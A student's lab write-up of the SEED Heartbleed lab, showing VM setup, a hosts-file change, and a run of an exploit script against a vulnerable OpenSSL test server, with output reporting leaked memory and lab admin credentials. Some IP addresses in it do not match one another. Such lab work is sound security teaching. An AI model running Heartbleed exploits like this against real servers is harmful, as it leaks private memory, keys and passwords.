



DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING

Session: Jan 2021 – May 2021


**COMPUTER NETWORK SECURITY
LAB – 5**

NAME : AMRUTHA BS

CONFIGURATION:

Attacker: 10.0.2.17

Victim: 10.0.2.15



Attacker Machine

```
Terminal [04/17/2021 22:26] seed@PES2201800618_AmruthaBS:~$ ifconfig
eth13  Link encap:Ethernet  HWaddr 08:00:27:ee:3f:13
       inet addr:10.0.2.17  Bcast:10.255.255.255  Mask:255.0.0.0
       inet6 addr: fe80::a00:27ff:feee:3f13/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:164 errors:0 dropped:0 overruns:0 frame:0
       TX packets:304 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:109702 (109.7 KB)  TX bytes:29154 (29.1 KB)

lo      Link encap:Local Loopback
       inet addr:127.0.0.1  Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING  MTU:16436  Metric:1
       RX packets:175 errors:0 dropped:0 overruns:0 frame:0
       TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:12376 (12.3 KB)  TX bytes:12376 (12.3 KB)

[04/17/2021 22:26] seed@PES2201800618_AmruthaBS:~$
```

Victim Machine

```
Terminal [04/18/2021 08:03] seed@PES2201800618_AmruthaBS:~$ ifconfig
eth13  Link encap:Ethernet  HWaddr 08:00:27:ee:3f:13
       inet addr:10.0.2.15  Bcast:10.255.255.255  Mask:255.0.0.0
       inet6 addr: fe80::a00:27ff:feee:3f13/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:148 errors:0 dropped:0 overruns:0 frame:0
       TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:85253 (85.2 KB)  TX bytes:22376 (22.3 KB)


lo      Link encap:Local Loopback
       inet addr:127.0.0.1  Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING  MTU:16436  Metric:1
       RX packets:148 errors:0 dropped:0 overruns:0 frame:0
       TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:10523 (10.5 KB)  TX bytes:10523 (10.5 KB)

[04/18/2021 08:03] seed@PES2201800618_AmruthaBS:~$
```

Step 1: Configure the DNS server for Attacker machine

The downloaded SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. www.heartbleedlabelgg.com is the domain name for the site. As per the lab description, we need to modify the `/etc/hosts` on the Attacker's machine (10.0.2.7) to make them believe www.heartbleedlabelgg.com is on the server machine. If we skip this, the interaction will only affect the localhost server.

We can edit the hosts file on Attacker's machine using following command. **\$ sudo gedit /etc/hosts**



```
Terminal
[04/18/2021 00:09] seed@PES2201800618_AmruthaBS:~$ sudo gedit /etc/hosts
sudo: unable to resolve host PES2201800618_AmruthaBS
[sudo] password for seed:
```

Changing the IP of www.heartbleedlabelgg.com to 10.0.2.15

*hosts (/etc) - gedit

File Edit View Search Tools Documents Help

Open Save Undo

*hosts ✕

```
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are for SEED labs
127.0.0.1 www.OriginalPhpbb3.com

127.0.0.1 www.CSRFLabCollabtive.com
127.0.0.1 www.CSRFLabAttacker.com

127.0.0.1 www.SQLLabCollabtive.com

127.0.0.1 www.XSSLabCollabtive.com

127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabtive.com

127.0.0.1 www.OriginalphpMyAdmin.com


127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.18 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com

127.0.0.1 www.wtmobilestore.com
```

Plain Text ▾ Tab Width: 8 ▾ Ln 23, Col 1 INS


Step 2: Lab Tasks

\$ sudo chmod 777 attack.py

A terminal window titled "Terminal" with a dark background. The top bar shows system icons (mail, battery, Wi-Fi, volume) and the time "1:53 AM" next to the username "Seed". The terminal text shows a user named "seed" at host "PES2201800618_AmruthaBS" running "gedit attack.py" and "sudo chmod 777 attack.py". A password prompt is shown. Then, "ls -l" is run, displaying a long listing of files in the home directory. The files include "attack.py", "Desktop", "Documents", "Downloads", "elggData", "examples.desktop", "Music", "openssl-1.0.1", "openssl_1.0.1-4ubuntu5.11.debian.tar.gz", "openssl_1.0.1-4ubuntu5.11.dsc", "openssl_1.0.1.orig.tar.gz", "Pictures", "Public", "Templates", and "Videos".

```
Terminal
[04/18/2021 01:52] seed@PES2201800618_AmruthaBS:~$ gedit attack.py
[04/18/2021 01:52] seed@PES2201800618_AmruthaBS:~$ sudo chmod 777 attack.py
sudo: unable to resolve host PES2201800618_AmruthaBS
[sudo] password for seed:
[04/18/2021 01:53] seed@PES2201800618_AmruthaBS:~$ ls -l
total 4560
-rwxrwxrwx 1 seed seed 18985 Apr 18 01:48 attack.py
drwxr-xr-x 4 seed seed 4096 Dec 9 2015 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
drwxr-xr-x 2 seed seed 4096 Sep 17 2014 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
drwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.debian.tar
.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x 2 seed seed 4096 Aug 25 2013 Pictures
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos
[04/18/2021 01:53] seed@PES2201800618_AmruthaBS:~$
```

\$ python attack.py www.heartbleedlabelgg.com

A screenshot of a macOS Terminal window. The title bar shows 'Terminal' and system status icons. The command prompt is 'seed@PES2201800618_AmruthaBS:~\$'. The user has run 'python attack.py www.heartbleedlabelgg.com'. The script output includes: 'defribulator v1.20', 'A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)', a separator line, 'Connecting to: www.heartbleedlabelgg.com:443, 1 times', 'Sending Client Hello for TLSv1.0', four 'Analyze the result....' lines, 'Received Server Hello for TLSv1.0', another 'Analyze the result....' line, a 'WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!', 'Please wait... connection attempt 1 of 1', another separator line, and a prompt for a password '@.AAAAAAAAAAAA'. The terminal ends with the command prompt and a cursor.

```
Terminal
[04/18/2021 02:09] seed@PES2201800618_AmruthaBS:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAA

[04/18/2021 02:09] seed@PES2201800618_AmruthaBS:~$
```

Basically, attack.py is a program that will send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response it will get random data from the server.


From the random-data, we see that no matter how many times we try we always receive saying that the server is vulnerable because it is sending more data than it should. Here we can only say it is possible to have attacks but we are not getting any secret data yet.

Step 2: Explore the damage of the Heartbleed attack Step 2(a): On the Victim Server:


Login as an admin by using following credential:

Username : admin


Password : seedelgg



